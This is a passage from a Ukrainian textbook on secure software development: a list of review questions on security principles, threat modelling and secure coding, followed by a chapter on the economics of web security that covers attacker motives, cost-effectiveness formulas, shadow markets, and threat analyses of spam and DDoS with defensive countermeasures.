36. Що таке маніпулювання вхідними даними (Input Manipulation)?
37. Що таке концепція «Безпека через невідомість» (Security by Obscurity)?

38. Які недоліки має Security by Obscurity?
39. Чому Security by Obscurity є лише тимчасовим захистом?
40. Що таке Security by Design?
41. Яке значення має модульність у безпеці системи?
42. У чому полягає принцип відкритості?
43. Як принцип безвідмовності впливає на поведінку системи у разі збоїв?
44. Які ризики виникають, якщо користувач або процес мають зайві привілеї?
45. Як принцип економії ресурсів впливає на баланс між безпекою та продуктивністю системи?
46. Що передбачає принцип повної перевірки?
47. Що таке превентивний захист?
48. Яку роль відіграє читабельний код у зниженні ризику виникнення вразливостей?
49. Чому потрібно проводити аналіз нових функцій?
50. Чому контроль за точками введення/виведення даних є важливим для безпеки ПЗ?
51. Чому сприяння безпечній поведінці користувачів є важливою частиною дизайну системи?
52. Яким чином можна інформувати користувачів про можливі загрози?
53. Як перевірка введених користувачем даних допомагає уникнути помилок та ненавмисних дій?
54. Якими повинні бути підказки та повідомлення, щоб допомагати користувачам ухвалювати обґрунтовані рішення?
55. Чому налаштування системи за замовчуванням мають бути максимально безпечними?
56. Що означає принцип видимості стану системи в дизайні інтерфейсу?
57. Які заходи може вживати система, щоб запобігти помилкам ще до їх виникнення?
58. Що означає принцип «розпізнавання, а не пригадування», і як він допомагає користувачам?
59. Чому важливо надавати повідомлення про помилки простою мовою?
60. Які основні положення парольної політики, що забезпечують безпеку доступу до системи?
61. Яка роль систем контролю версій у забезпеченні безпеки вихідного коду?
62. Чому важливо шифрувати вихідний код та конфіденційні дані як під час зберігання, так і при передаванні?
63. Як слід працювати з реальними даними у тестових середовищах, щоб уникнути їх витоку?
64. Навіщо потрібні резервні копії вихідного коду та документації, і де їх потрібно зберігати?
65. Чому важливе регулярне оновлення середовищ розробки та тестування?
66. Як міжмережеві екрани та VPN можуть допомогти в захисті внутрішніх ресурсів команди?
67. Як практики Code Review допомагають підвищити безпеку коду?
68. Що означає принцип мінімізації поверхні атаки?
69. Що таке оборона в глибину (Defense in Depth), і чому багаторівневий захист є ефективним?
70. Як забезпечується безпека під час збоїв?
71. Як принцип простоти впливає на безпеку?
72. Що означає принцип «Баланс між глибиною та простотою захисту» в контексті кібербезпеки?

73. Чому занадто складна багаторівнева система може бути небезпечною для загальної безпеки?
74. Як надмірна кількість рівнів захисту може вплинути на процес управління, тестування та оновлення системи?
75. Як можна уникнути конфліктів між різними механізмами захисту в багаторівневій системі?
76. Що таке шаблони безпеки, і яка їх роль у розробці ПЗ?
77. Які переваги надає використання шаблонів безпеки розробки ПЗ?
78. Що таке модульний дизайн розробки ПЗ?
79. Чому важливо мінімізувати залежності між модулями?
80. Які переваги надає можливість повторного використання модулів у інших проєктах?
81. Як модульний дизайн сприяє масштабуванню системи?
82. Чому важливо виконувати сувору валідацію даних, що надходять з зовнішніх джерел?
83. Як розділення даних та інструкцій допомагає запобігти атакам ін'єкцій?
84. Чому важливо використовувати перевірені та сучасні криптографічні алгоритми?
85. Які переваги надає інтуїтивно зрозумілий і безпечний за замовчуванням інтерфейс?
86. Як інтеграція сторонніх компонентів може впливати на безпеку системи?
87. Як визначається ризик у контексті інформаційної безпеки, і які основні складові впливають на його рівень?
88. Що таке наслідки?
89. Які основні цілі безпеки визначаються на першому етапі процесу моделювання загроз?
90. У чому полягає декомпозиція ПЗ?
91. Які методи використовуються для ідентифікації та ранжування загроз?
92. Які заходи можуть бути застосовані для протидії загрозам?
93. Які інструменти для моделювання загроз існують?
94. Які два ключові фактори використовуються для оцінки ризиків у матриці оцінки ризиків?
95. Як виглядають чотири основні стратегії управління ризиками залежно від ймовірності загрози та її потенційного впливу?
96. Чому іноді варто прийняти ризик і не витрачати ресурси на його управління?
97. Які три ключові аспекти захисту даних визначає модель CIA?
98. Що таке підміна особистості (Spoofing)?
99. Чим є підробка даних (Tampering)?
100. Що таке підвищення привілеїв (Elevation of Privilege)?
101. Як ідентифікованість (Identifiability) загрожує конфіденційності даних?
102. Що таке неможливість відмови (Non-Repudiation)?
103. Що таке методика PASTA?
104. Скільки етапів містить методика PASTA, і на що вона робить акцент?
105. Що таке вимоги відповідності?
106. Наведіть приклади стандартів безпеки.
107. Що таке аналіз впливу на бізнес?
108. Які основні компоненти аналізуються на етапі технічної розвідки?
109. Що таке схема мережі?
110. Чим відрізняються схеми логічної архітектури від схем фізичної архітектури?
111. Що таке межі застосування?

112. Що таке огляд системи на високому рівні, і яку інформацію він повинен надавати?
113. Як архітектурні схеми та проектні документи допомагають у процесі аналізу загроз?
114. Для чого використовуються діаграми послідовності, і що вони показують?
115. Що описують діаграми використання (прецедентів)?
116. Як діаграма потоку даних та меж довіри допомагає виявляти вразливі місця в системі?
117. Що означає «межа довіри»?
118. Що таке активи?
119. Що таке точки введення даних?
120. Що включає результат моделювання загроз?
121. Що таке моделі порушників, і яку користь вони приносять для захисту?
122. Які основні категорії порушників?
123. Як діють державні актори (APT), і чим вони відрізняються від інших категорій порушників?
124. Які компоненти включає звіт групи реагування на інцидент безпеки (SIRT)?
125. Для чого використовуються платформи SIEM, і які дані вони надають?
126. Що можна дізнатися з логів доступу, помилок та операцій?
127. Яку інформацію включають звіти розвідки про загрози?
128. Що є результатом аналізу вразливостей?
129. Що таке бібліотека дерев загроз?
130. Які основні елементи входять до складу дерева загроз?
131. Що містять звіти про оцінку вразливостей, і для чого вони використовуються?
132. Що таке CVE?
133. Що таке CVSS?
134. Що таке поверхня атаки?
135. Які основні види поверхні атаки існують?
136. Що таке вектори атак?
137. Що таке дерево атак?
138. Що таке залишкові ризики?
139. Чому не всі ризики можна повністю усунути?
140. Що таке профіль ризику, і які основні компоненти він включає?
141. Як визначається пріоритетність загроз в матриці загроз?
142. Що таке методика DREAD, і для чого вона використовується?
143. Розшифруйте акронім DREAD та поясніть кожен із його факторів.
144. Як обчислюється загальна оцінка ризику за методикою DREAD?
145. У чому полягає відмінність між керованими та некерованими ризиками?
146. Які основні заходи допомагають управляти керованими ризиками?
147. Як зменшити вплив некерованих ризиків?
148. Що таке переповнення буфера, і які ризики воно створює для програм?
149. Чому зчитування поза межами буфера є небезпечною помилкою?
150. Як виникають умови перегонів і які наслідки вони можуть мати для системи?
151. Які проблеми можуть виникати через переповнення цілочисельного діапазону?
152. Чому індексація масиву поза межами є поширеною помилкою?

153. Що таке висячі вказівники?
154. Чому неініціалізовані змінні є потенційно небезпечними?
155. Які ризики можуть виникнути через необроблені винятки?
156. Чому використання застарілих бібліотек може бути небезпечним для програм?
157. Чому перевірка введених даних повинна відбуватися як на стороні клієнта, так і на стороні сервера?
158. Чому авторизаційна логіка повинна бути зібрана в одному місці?
159. Як автоматизація конфігурацій допомагає уникнути неправильної конфігурації?
160. Які дані не рекомендується зберігати, щоб зменшити ризик витоку?
161. Які методи використовують для видалення конфіденційних даних, що більше не потрібні?
162. Як атрибут autocomplete="off" захищає конфіденційні дані?
163. Чому необхідно заборонити кешування сторінок, що містять конфіденційні дані?
164. Які вимоги висуваються до компонентів, які можна використовувати у проєкті?
165. Які інструменти можна використовувати для інвентаризації залежностей та відстеження їх актуальності?
166. Які інструменти рекомендуються для перевірки сторонніх компонентів на вразливості?
167. Що слід робити у разі виявлення вразливості у сторонньому компоненті?
168. Чому важливо підтримувати компоненти в актуальному стані?
169. Які методи використовуються для захисту запитів до API?
170. Які інструменти використовуються для автоматизованого тестування API?
171. Який протокол шифрування рекомендується для передачі даних між клієнтом і API?
172. Чим відрізняються моделі контролю доступу RBAC та ABAC?
173. Як RBAC та ABAC допомагають обмежити доступ до ендпоінтів API?
174. Які загрози можуть виникнути при використанні root- або jailbroken-пристроїв?
175. Які види шифрування рекомендується використовувати для захисту даних у стані зберігання та під час передачі в мобільних додатках?
176. Які заходи необхідно вжити при видаленні конфіденційних даних з мобільного додатку?
177. Які переваги надає використання VPN для захисту комунікацій мобільного додатку?
178. Чому застарілі версії протоколів шифрування SSL і TLS не рекомендуються для використання в мобільних додатках?
179. Які алгоритми шифрування і хешування рекомендуються для захисту паролів в мобільних додатках?
180. Для чого потрібна можливість знищення активних сеансів користувача в мобільних додатках?
181. Як можна виявити зміни у коді під час його виконання в мобільних додатках?
182. Які заходи можна вжити у разі порушення цілісності коду мобільного додатку?
183. Як можна запобігти підключенню налагоджувача до процесів мобільного додатку?

184. Що таке підписування коду і як воно захищає цілісність мобільного додатку?
185. Як допомагає обфускація коду у запобіганні зворотній інженерії мобільного додатку?
186. Які ризики пов'язані з використанням стандартних облікових даних на IoT-пристроях?
187. Чому необхідно вимагати зміни облікових даних за замовчуванням після першого входу?
188. Чому важливо регулярно оновлювати IoT-пристрої?
189. Які ризики пов'язані з використанням Universal Plug and Play (UPnP) на IoT-пристроях?
190. Чому важливо мінімізувати кількість відкритих мережевих портів на IoT-пристрої?
191. Які заходи слід застосувати до тестових та сервісних інтерфейсів після завершення обслуговування пристрою?
192. Чому протоколи Telnet і TFTP є небезпечними для використання в IoT, і що краще використовувати натомість?
193. Чому важливо анонімізувати чутливі дані в IoT?
194. Які події мають бути зареєстровані в журналах IoT-пристроїв?
195. Які є методи для захисту журналів IoT від несанкціонованого доступу?
196. Як забезпечується безпечне оновлення ПЗ IoT-пристроїв?
197. Чому важливо постійно оновлювати прошивку IoT-пристроїв?
198. Які методи використовуються для захисту оновлень прошивки IoT?
199. Чому важливо блокувати відкриті зовнішні порти IoT, які не використовуються?
200. Як контролюється доступ до зовнішніх портів на IoT-пристроях?
201. Які особливості повинна мати операційна система IoT-пристрою для забезпечення безпеки?
202. Що таке «стійкість до втручання», і як вона реалізується в IoT-пристроях?
203. Як реалізується передача права власності на IoT-пристрій у разі зміни власника?
204. Які переваги має контроль сесії через запити GET?
205. Чому метод передачі ідентифікатора сесії через URL є небезпечним?
206. Чим відрізняється контроль сесії через POST-запит від контролю сесії через GET-запит?
207. Які переваги є у POST-запитів для контролю сесії?
208. Які інструменти можуть використовувати зловмисники для перехоплення POST-запитів з ідентифікатором сесії?
209. Чому зберігання ідентифікатора сеансу у cookie є безпечнішим у порівнянні з іншими?
210. Що може зменшити ризик викрадення сесії через перехоплення cookie?
211. Яке обмеження на розмір файлів cookie існує у більшості браузерів?
212. Які основні кроки рекомендує OWASP для безпечного процесу відновлення пароля?
213. Чому важливо уникати використання поширених секретних запитань під час відновлення пароля?
214. Які методи аутентифікації рекомендується використовувати замість секретних запитань під час відновлення пароля?
215. Чому важливо встановлювати ліміти на кількість невдалих спроб під час відповіді на секретні запитання?

216. Які канали рекомендується використовувати для надсилання токена для скидання пароля?
217. Які вимоги пред'являються до коду для скидання пароля?
218. Чому важливо обмежити термін дії коду для скидання пароля?
219. Які поля повинні бути у формі для скидання пароля?
220. Яку інформацію слід реєструвати під час подій, пов'язаних зі скиданням пароля?
221. Чому важливо фіксувати IP-адресу та інформацію про браузер користувача під час відновлення пароля?
222. Які канали OWASP рекомендує використовувати для передачі тимчасових паролів?
223. Наведіть приклади паролів, які не відповідають вимогам складності.
224. Які вимоги висуваються до процесів скидання пароля для забезпечення безпеки?
225. Скільки часу має діяти тимчасовий пароль або посилання для скидання пароля?
226. Що повинен бути змушений зробити користувач після першого використання тимчасового пароля?
227. Навіщо проводять огляд вимог (Requirements Review)?
228. Яка мета створення UML-моделей на етапі проектування?
229. Для чого використовуються моделі загроз?
230. Чим перегляди коду (Code Walkthroughs) відрізняються від огляду коду (Code Review)?
231. Що таке модульні тести (Unit Tests)?
232. Для чого виконуються системні тести (System Tests)?
233. Що таке тестування на проникнення, і на якому етапі SDLC воно проводиться?
234. Яка мета огляду управління конфігураціями (Configuration Management Reviews)?
235. Що перевіряється під час тестів приймання (Acceptance Tests)?
236. Для чого проводиться верифікація змін (Chance Verification)?
237. Що таке перевірка поточного стану системи (Health Checks)?
238. Яка мета регресійних тестів (Regression Tests), і коли їх виконують?
239. Що таке статичний аналіз коду, і яка його мета?
240. Які основні переваги статичного аналізу коду?
241. Які основні обмеження статичного аналізу коду?
242. Які ризики виникають, якщо покладатися лише на статичний аналіз для забезпечення безпеки коду?
243. Що таке PyLint?
244. Як PyLint допомагає виявляти потенційні помилки в коді?
245. Які категорії повідомлень використовує PyLint для класифікації помилок і попереджень?
246. Що таке динамічний аналіз коду (DAST), і як він відрізняється від статичного аналізу?
247. Яку головну перевагу надає динамічний аналіз коду в порівнянні зі статичним?
248. Які основні обмеження має динамічний аналіз коду?
249. Що таке моніторинг?
250. Які події можуть викликати проблеми або вразливості у системі з часом?
251. Які загрози можуть з'явитися при внесенні змін до клієнтського ПЗ?
252. Які основні канали отримання інформації для моніторингу системи?

253. Що таке програми винагороди (Bug Bounty)?
254. Які основні аспекти необхідно враховувати для ефективного контролю та реєстрації системних подій?
255. Чим небезпечні хибно позитивні і хибно негативні спрацьовування в системах виявлення загроз?
256. Які заходи слід вживати для захисту журналів?
257. Чому важливо забезпечити реєстрацію інформації про безпеку на рівні додатків, а не лише у системних або мережевих журналах?
258. Як інструменти автоматизації впливають на процес обслуговування та управління конфігураціями?
259. Яким чином можна підтвердити автентичність та цілісність оновлень?
260. Які вимоги висуваються до процесу видалення ПЗ?

Розділ 8

ЕКОНОМІКА ВЕББЕЗПЕКИ

Міркування зловмисника

Міркування зловмисника можуть бути різноманітними, але зазвичай зводяться до кількох основних мотивів:

1. **Ідеологічні мотиви**. Зловмисники можуть здійснювати атаки через особисті переконання, релігійні чи політичні мотиви. Наприклад:
   - Хактивізм – атаки на організації або держави з метою привернути увагу до певної ідеології або політичного руху.
   - Саботаж – зловмисники можуть атакувати інфраструктуру або організації, щоб нашкодити їх репутації або дестабілізувати роботу через ідеологічні розбіжності.

2. **Економічні мотиви**. Економічна вигода є одним із найпоширеніших мотивів для кібератак. Організації або уряди можуть здійснювати атаки для отримання стратегічної інформації або технологічних секретів з метою зміцнення власної економіки чи обороноздатності. Приватні компанії можуть атакувати конкурентів, щоб отримати інформацію про їхню продукцію, бізнес-стратегії або технологічні розробки. Зловмисники використовують спам для збору особистих даних користувачів (фішинг), які згодом можуть бути продані або використані для інших злочинних цілей. Спам також може бути інструментом для поширення небажаних рекламних повідомлень з метою отримання прибутку або просування продуктів. Зловмисники можуть зламувати облікові записи користувачів для доступу до конфіденційної інформації, фінансових даних або корпоративних ресурсів. Дані, отримані внаслідок зламу, можуть використовуватися для вимагання грошей або інших вигод у жертв. Шкідливе ПЗ (віруси, трояни) використовують для отримання контролю над системами або для вимагання викупу (наприклад, через програми-вимагачі). Мережі заражених пристроїв (ботнетів) використовують для здійснення масових атак на інші системи (DDoS), які можуть паралізувати роботу серверів або сайтів.

Ці мотиви часто перетинаються, і один зловмисник може керуватися як ідеологічними, так і економічними причинами одночасно.

Результативність та ефективність

1. Результативність (effectiveness)[86] відображає, наскільки вдалося досягти запланованих результатів чи виконати поставлені цілі.

$$\Delta R = R2 - R1 \tag{8.1}$$

Це зміна результату (наприклад, різниця між кінцевим і початковим станом).

$$dR = \Delta R / R2 \tag{8.2}$$

Це відносна зміна результату по відношенню до кінцевого результату, показує частку зміни в загальному досягнутому результаті.

[86] D'Anna G., Collier Z.A. Cybersecurity for Entrepreneurs, 2023. 232 p.

2. Ефективність (efficiency) показує, наскільки раціонально використані ресурси для досягнення результату.

ROI (Return on Investment)[87] – класична формула для розрахунку рентабельності інвестицій:

ROI = (Прибуток - Витрати) / Витрати (8.3)

Це співвідношення отриманого прибутку до витрат на його отримання.

E = (ΔПрибуток - ΔВитрати) / ΔВитрати (8.4)

Це модифікація ROI для оцінки ефективності з урахуванням змін у прибутках і витратах, де оцінюється приріст прибутку та витрат.

E = (Збитки x ΔR - ΔВитрати) / ΔВитрати (8.5)

Варіант формули, яка оцінює ефективність з врахуванням збитків. Тут використовується коефіцієнт збитків, що коригується на зміну результату ΔR, і порівнюється з витратами. Це може бути корисно для аналізу ризикованих проектів або заходів, де є значні збитки або витрати, які потрібно оптимізувати.

Ці формули відображають різні підходи до оцінки діяльності: від базової оцінки результатів до глибшого аналізу витрат і прибутків для оцінки ефективності.

Оцінка результативності та ефективності кібератак та заходів кіберзахисту є важливими складовими аналізу їх успішності та доцільності.

Результативність кібератак – це ступінь досягнення цілей, які ставив перед собою зловмисник. Вона може бути виміряна на основі таких показників: злам облікових записів або систем, кількість успішних вторгнень порівняно з кількістю спроб, обсяг отриманої конфіденційної інформації (наприклад, кількість вкрадених записів або гігабайтів даних), сума збитків, завданих організації або фізичній особі. Для кількісного вираження можна використовувати формулу 8.1 де R2 – досягнутий результат (наприклад, кількість зламаних облікових записів), а R1 – початковий стан (до атаки). Формула 8.2 покаже відносну зміну результату після атаки (якщо оцінюється збільшення втрат або кількості зламаних систем).

Ефективність кібератаки вимірюється співвідношенням між досягнутим результатом і витраченими ресурсами (часом, грошима, технічними засобами). Основні показники: витрачений час зловмисників, вартість інструментів (наприклад, ШПЗ), наймані ресурси, фінансові вигоди (наприклад, викуп після атак-вимагачів), ціна отриманої інформації на чорному ринку. Можна використовувати формулу ROI 8.3. Якщо мова йде про економічну ефективність, її можна оцінювати через зміну прибутків і витрат 8.4, що дозволить зрозуміти, наскільки ефективно були використані ресурси для досягнення результатів атаки.

Результативність заходів кіберзахисту вимірюється тим, наскільки добре вдалося запобігти атакам або знизити їх вплив. Основні критерії: порівняння кількості спроб атак з кількістю успішних вторгнень, зменшення обсягу втрат або вкрадених даних, час виявлення та реагування на атаки. Можна

[87] Олешко Т.І., Касьянова Н.В., Смерічевський С.Ф. та ін. Цифрова економіка: підручник. К.: НАУ, 2022. 200 с.

використовувати аналогічну формулу для результативності 8.1, де ΔR – кількість успішно відбитих атак або різниця у вартості втрат до та після впровадження захисту.

Ефективність заходів кіберзахисту визначається тим, наскільки раціонально витрачені ресурси на захист від атак. Витрати на заходи захисту – це витрати на технічні рішення (фаєрволи, системи виявлення атак), витрати на навчання співробітників та аудит системи безпеки. Зниження втрат – це зменшення економічних збитків або часу простою систем після атак. Можна застосувати формулу 8.5 для розрахунку ефективності. Ця формула дозволяє порівняти зменшені збитки від успішних атак і ресурси, витрачені на їх запобігання.

Приклад: Якщо витрати на кіберзахист становлять *$100,000*, а після впровадження системи збитки від атак зменшилися на *$250,000*, то ефективність буде:

E= (250,000−100,000) / 100,000 = 1.5 або 150%

Це означає, що витрачені на захист ресурси принесли в 1.5 рази більше користі в плані зниження збитків.

Результативність кібератак показує, наскільки успішно вдалося досягти мети атаки, а ефективність – наскільки доцільно були витрачені ресурси на досягнення цього. Для кіберзахисту ці показники допомагають оцінити, наскільки ефективно і результативно були застосовані заходи безпеки для запобігання збиткам і атакам.

Аналіз порушників

Аналіз порушників кібербезпеки вимагає розуміння їх цілей, міркувань, рівня оснащення та фінансування, рівня знань і методів, які вони використовують, що допомагає будувати більш ефективні стратегії захисту і запобігання кібератакам, адаптуючи заходи безпеки під конкретний тип загрози.

Мета зловмисників варіюється залежно від їх мотивів та рівня організації. Фінансова вигода – це найпоширеніший мотив кібератак. Зловмисники намагаються отримати доступ до фінансових систем, викрасти дані або вимагати викуп (атаки-вимагачі). Також метою може бути шпигунство (державне або корпоративне) – викрадення конфіденційних або стратегічних даних. Порушники можуть мати на меті завдати шкоди, паралізувати роботу підприємства або інфраструктури. Вони можуть діяти на основі особистих чи політичних переконань (хактивісти) і атакувати для досягнення певних соціальних або політичних змін. Деякі атаки націлені на дестабілізацію роботи урядів, оборонних систем, критичної інфраструктури держав.

Міркування порушників можуть бути як ідеологічні (політичні, релігійні, соціальні), та й економічні (фінансові, промислове шпигунство). Політичні мотиви – це атаки з метою висловлення протесту або боротьби проти уряду, корпорації чи ідеї. Іноді атаки можуть бути частиною релігійної боротьби або конфлікту між різними групами. Деякі зловмисники можуть бути мотивовані бажанням розкрити суспільно важливу інформацію (наприклад, діяльність організацій типу WikiLeaks). Порушники можуть прагнути отримати прямий фінансовий прибуток, атакуючи банківські системи, вимагати викуп, або продаючи викрадені дані. Зловмисники також націлюються на крадіжку інтелектуальної власності або конфіденційної інформації про технології та бізнес-стратегії конкурентів.

Рівень фінансування та оснащення може варіюватися в залежності від типу порушників. Високий рівень фінансування мають спонсоровані державами групи (Advanced Persistent Threats, APT) можуть мати практично необмежені ресурси, доступ до передових технологій та інструментів. Такі групи мають доступ до сучасного обладнання, розробленого спеціально для шпигунства або атак на критичну інфраструктуру. Аматори або «Script kiddie» можуть використовувати загальнодоступні інструменти та використовувати готові експлойти з Інтернету. Їх рівень оснащення обмежується доступом до публічно доступних ресурсів. Деякі групи фінансуються урядами та є частиною кібервоєн. Вони мають доступ до засобів розвідки, державних ресурсів та передових технологій. Незалежні хакери або кримінальні угруповання можуть фінансуватися за рахунок здобутих коштів від попередніх атак або діяльності у сфері кіберзлочинності (продаж вкрадених даних, шантаж, викупи). Деякі групи мають значні фінансові ресурси через свою участь у нелегальних схемах, таких як торгівля наркотиками або контрабанда.

Рівень знань зловмисників може варіюватися від базового до експертного. Експерти та професійні хакери мають глибокі знання в області програмування, криптографії, мережевих технологій, системного адміністрування. Вони можуть створювати власне ШПЗ та використовувати нові вразливості, які ще не відомі (zero-day exploits). Державні кіберпідрозділи – це професіонали, які мають доступ до інструментів розвідки та працюють над складними довготривалими атаками (APT). Script kiddies – новачки, які використовують готові інструменти або скрипти, не розуміючи деталі їх роботи. Їх атаки менш складні і часто націлені на слабкі або відомі вразливості. Низькокваліфіковані зловмисники можуть виконувати лише базові атаки типу фішингу, використовуючи прості інструменти, доступні у відкритих джерелах.

Можливими методами порушників можуть бути як технічні, програмні, так і агентурні методи: ШПЗ (Malware) – використання вірусів, троянів, шпигунських програм для отримання доступу до систем, атаки на мережі (DDoS) – перевантаження системи, що призводить до відмови в обслуговуванні, експлойти – використання вразливостей у ПЗ для проникнення в систему, фішинг – використання підроблених електронних листів або вебсайтів для викрадення облікових даних користувачів, шкідливі скрипти та ботнети – зловмисники можуть використовувати ботнети (мережі заражених пристроїв) для здійснення атак або розсилки спаму, злам криптографічних систем – спроби розшифрувати або підробити зашифровані дані, соціальна інженерія – використання психологічного маніпулювання для отримання конфіденційної інформації від людей, не атакуючи безпосередньо системи, впровадження агентів – порушники можуть намагатися вербувати або підкупати внутрішніх співробітників організації для отримання інформації або доступу до критичних систем.

Тіньові ринки у сфері кібербезпеки:

Ринки посилань – це платформи, де продаються або купуються зворотні посилання для покращення SEO-рейтингу сайтів. Продавці пропонують вебсайтам розміщення їх посилань на сторонніх ресурсах, що підвищує авторитетність і позиції в пошукових системах.

Накрутки (заходи, постінг, підписки, перегляди, лайки) – це послуги з підробного збільшення популярності в соціальних мережах або на платформах, таких як YouTube, Instagram, Facebook та ін. Вони включають ботів або фальшиві акаунти, що імітують реальну взаємодію.

Трафік – на сірих ринках пропонуються послуги купівлі та продажу трафіку, де користувачі направляють фальшивих відвідувачів на вебсайти для створення видимості популярності або для підвищення рекламних доходів.

Сателіти – в SEO це допоміжні сайти, створені для підвищення авторитету основного ресурсу через створення посилань з них. Часто це може включати мережі з багатьох невеликих сайтів, які служать для перенаправлення трафіку або передачі SEO-ваги.

Хакерське ПЗ – це ринки, де продається або обмінюється ПЗ для несанкціонованого доступу до комп'ютерів, систем або мереж. Сюди входять експлойти, кейлогери, трояни, руткіти та інші шкідливі програми.

Ботнети – це мережі зламаних пристроїв (ботів), які хакери використовують для проведення атак, таких як DDoS, або для майнінгу криптовалют. Ринки ботнетів дозволяють орендувати або продавати такі мережі для різних нелегальних операцій.

Приховані дірки на сайтах (backdoors) – це ринки, де продаються або обмінюються доступи до вебсайтів через знайдені вразливості. Вони можуть бути використані для прихованого контролю над сайтом, викрадення даних або запуску атак.

Ці ринки часто є нелегальними або забороненими в різних країнах, і участь у них може мати серйозні правові наслідки.

Приклади аналізу загроз

1. **Загроза: SPAM** – масове небажане розсилання повідомлень (електронною поштою, через соцмережі, месенджери), які можуть містити рекламні посилання, фішинг або шкідливе програмне забезпечення.

Мета: Основна мета спаму полягає у фінансовій вигоді, це може бути: реклама продуктів або послуг (легальних або шахрайських), розсилка шкідливих програм (для викрадення даних, отримання доступу до пристроїв, майнінгу криптовалюти тощо), спам посилань для збільшення трафіку на сайтах з метою підвищення доходів від реклами.

Міркування: Економічні. Спам є дешевим способом досягнення великої аудиторії, що робить його привабливим для шахраїв. Вартість розсилки спаму значно нижча за потенційні прибутки від отриманих кліків, продажу товарів або розповсюдження шкідливих програм.

Фінансування та оснащення: Спамери використовують прибутки, отримані від своєї діяльності, для закупівлі нових інструментів, оплат послуг ботнетів для масових розсилок, а також для подальшого вдосконалення спам-кампаній. Нерідко для цих цілей використовуються застарілі або зламані комп'ютери, які стають частинами ботнетів.

Рівень знань: Для створення та підтримки спам-кампаній не завжди потрібні глибокі технічні знання. Багато інструментів для автоматизації спаму легко доступні на сірих ринках або в хакерських форумах. Наприклад, спеціальні програмні пакети дозволяють навіть новачкам налаштувати масові розсилки електронної пошти.

Методи та засоби: Використовуються програми, що автоматизують процес масових розсилок, часто через зламані акаунти або захоплені комп'ютерні мережі (ботнети). Ці програми можуть обманювати фільтри спаму, маскувати відправника і навіть адаптувати повідомлення для уникнення блокування.

Таким чином, спам є прикладом кіберзагрози, яка не потребує високого рівня знань або складного фінансування, але може принести значні прибутки за рахунок масових шкідливих або рекламних розсилок.

Протидія спаму полягає в тому, щоб зробити цю діяльність неефективною та збитковою для зловмисників, що можна досягти шляхом збільшення витрат спамерів на автоматизацію атак або зниження їх ефективності за допомогою різних захисних заходів.

Методи протидії спаму:

- CAPTCHA. Використання CAPTCHA допомагає переконатися, що форми заповнюють реальні люди, а не автоматизовані програми. Вона ускладнює автоматизовані атаки ботів, змушуючи зловмисників інвестувати додаткові ресурси для обходу або зламу.
- Скрите поле з токеном. Це поле, невидиме для реальних користувачів та не буде їм заважати. Боти налаштовані на стандартний набір полів та не будуть заповнювати це поле. Якщо це поле незаповнене, система визначає, що форму заповнив бот, і відхиляє її, що призводить до зниження кількості автоматичних заявок і повідомлень від ботів.
- Стандартизація вхідного контенту. Обмеження або стандартизація того, який контент може бути введений у форму (наприклад, фільтри на довжину тексту, тип символів, що використовуються) зменшує можливість введення шкідливого або небажаного контенту, ускладнюючи автоматизовані атаки.
- Неможливість залишити посилання. Обмеження можливості користувачів залишати активні гіперпосилання у коментарях або формах знижує мотивацію спамерів, оскільки основна мета їх діяльності – просування посилань стає недосяжною.
- Перенос сторінки (нестандартна сторінка для CMS). Заміна стандартних сторінок або форм для вхідних заявок, що робить їх менш передбачуваними для спам-ботів, збільшує витрати зловмисників на налаштування своїх ботів для атаки конкретних сайтів.
- Неможливість доступу до адмінпанелі не з локальних IP. Обмеження доступу до адміністративної панелі сайту лише для певних IP-адрес (наприклад, локальні або внутрішні IP-адреси компанії) унеможливлює спроби зламу через адмінпанель зі сторонніх джерел, що забезпечує додатковий рівень безпеки.

Основна мета всіх цих заходів – збільшити витрати спамерів (як часові, так і фінансові) на проведення атак, що зробить їх дії економічно невигідними. Чим більше ресурсів потрібно на обхід кожного захисного механізму, тим меншою буде мотивація для спамерів.

2. **Загроза: DDoS** (Distributed Denial of Service) – атака, при якій величезна кількість запитів надсилається до сервера з метою перевантажити його та зробити недоступним для користувачів.

Мета: Основна мета полягає в тому, щоб призупинити роботу цільового ресурсу, заблокувати доступ до контенту або послуг, які цей ресурс надає. Може бути спрямовано на компанії, новинні сайти, урядові установи або інші важливі сервіси.

Міркування: Ідеологічні або економічні. DDoS часто використовується як інструмент активістів або хактивістів, які хочуть висловити протест проти певних організацій, урядів або політик. У деяких випадках атака може бути використана для шантажу або нанесення фінансової шкоди конкурентові чи компанії через недоступність її онлайн-сервісів.

Фінансування та оснащення: Може бути як державне, так і приватне. Атаки DDoS можуть фінансуватися різними суб'єктами. Державні структури можуть використовувати DDoS у рамках кібервоєн або політичного тиску. Приватні організації або навіть кримінальні угруповання можуть використовувати DDoS для конкурентної боротьби або шантажу. Деякі атаки можуть фінансуватися групами активістів або хактивістів із метою протесту.

Рівень знань: Рівень знань та досвід учасників DDoS-атак може варіюватися. Існують готові до використання інструменти та сервіси, що дозволяють навіть недосвідченим хакерам запускати DDoS-атаки. Більш просунуті хакери можуть використовувати унікальні технічні рішення для проведення складніших атак або для приховування свого втручання.

Методи та засоби: Існують сервіси, що надають в оренду ботнети для здійснення DDoS-атак. Ці послуги можна купити на чорному ринку. Деякі зловмисники створюють власні інструменти або використовують вразливості в мережах і протоколах, щоб посилити ефект від атаки. В окремих випадках атаки можуть бути доповнені агентурною діяльністю (внутрішній доступ до інфраструктури компанії або сервера), що робить атаку ще ефективнішою.

DDoS є серйозною загрозою, оскільки її мета – зробити сервіс недоступним для законних користувачів, що може мати серйозні економічні, політичні або соціальні наслідки.

Дослідження та аналіз того, хто може бути зацікавлений у проведенні DDoS-атак або інших кіберзагроз, а також якими ресурсами вони можуть володіти, є критичними для розробки ефективної стратегії протидії. Пропозиція про використання асиметричних відповідей та партизанських дій для економії бюджету в даному випадку є логічним підходом у ситуації обмежених ресурсів.

Кого це може зацікавити? Політичні групи та хактивісти зацікавлені у проведенні атак з ідеологічних міркувань, наприклад, щоб завдати шкоди державним установам або великим корпораціям, що співпрацюють з урядом. Бізнеси або кримінальні угруповання, зацікавлені у зупинці роботи конкурентів або в шантажі з метою вимагання грошей. Вони можуть використовувати DDoS для зупинки роботи інтернет-магазинів або сервісів, що може призвести до фінансових втрат та втрати клієнтів. Уряди або державні агентства можуть зацікавитися DDoS як частиною стратегії кібервійни для дестабілізації економіки, політичних інститутів або медіа країн-супротивників, що може бути фінансуватися на державному рівні, що забезпечить великі ресурси для проведення атак. Групи, що займаються кіберзлочинністю з метою шантажу або вимагання грошей за припинення атаки (тактика «вимагання через DDoS»). Вони зазвичай володіють ботнетами, що складаються з великої кількості зламаних пристроїв.

